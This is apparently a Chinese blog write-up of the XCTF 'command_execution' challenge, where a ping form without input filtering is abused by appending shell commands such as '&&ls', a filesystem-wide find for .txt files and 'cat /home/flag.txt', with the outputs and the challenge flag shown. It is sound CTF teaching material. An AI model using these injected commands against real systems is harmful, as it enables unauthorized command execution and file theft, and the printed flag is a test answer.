

攻防世界command_execution

原创

LEO-max 于 2020-01-23 12:03:04 发布 1416 收藏 9

分类专栏: [CTF学习](#)

生活会辜负努力的人, 但不会辜负一直努力的人——Leo的个人博客。

本文链接: <https://blog.csdn.net/zouchengzhi1021/article/details/104074871>

版权



[CTF学习](#) 专栏收录该内容


32 篇文章 3 订阅

订阅专栏

小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的, 你知道为什么吗。

这一题是关于windows与Linux的命令执行。好吧, 上过一学期的Linux课程对命令的掌握还是不太熟悉, 这一题只能py别人的WP了...

打开链接, 需要我们去输入ping的地址。能想到的只有是本地地址了。127.0.0.1



有效果, 说明地址是对的

command execution

111.198.29.45:52319

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.070 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.037/0.054/0.070/0.016 ms
```

<https://blog.csdn.net/zouchengzhi1021>

此时就试试用Linux的ls命令列出当前的目录，127.0.0.1&&ls

command execution

111.198.29.45:52319

PING


请输入需要ping的地址

PING


```
ping -c 3 127.0.0.1&&ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.076 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.061/0.076/0.012 ms
index.php
```

的，那我们就直接找关于txt的文件咯（一般flag都放在txt文件里）`127.0.0.1 &&find / -name "*.txt"`



最后利用cat命令，找到flag的文件 `127.0.0.1 && cat /home/flag.txt`



3 packets transmitted, 3 received, 0% packet loss, time 1999ms

rtt min/avg/max/mdev = 0.050/0.065/0.089/0.018 ms

cyberpeace{b4885deaf0ceceab05f8247627831e64}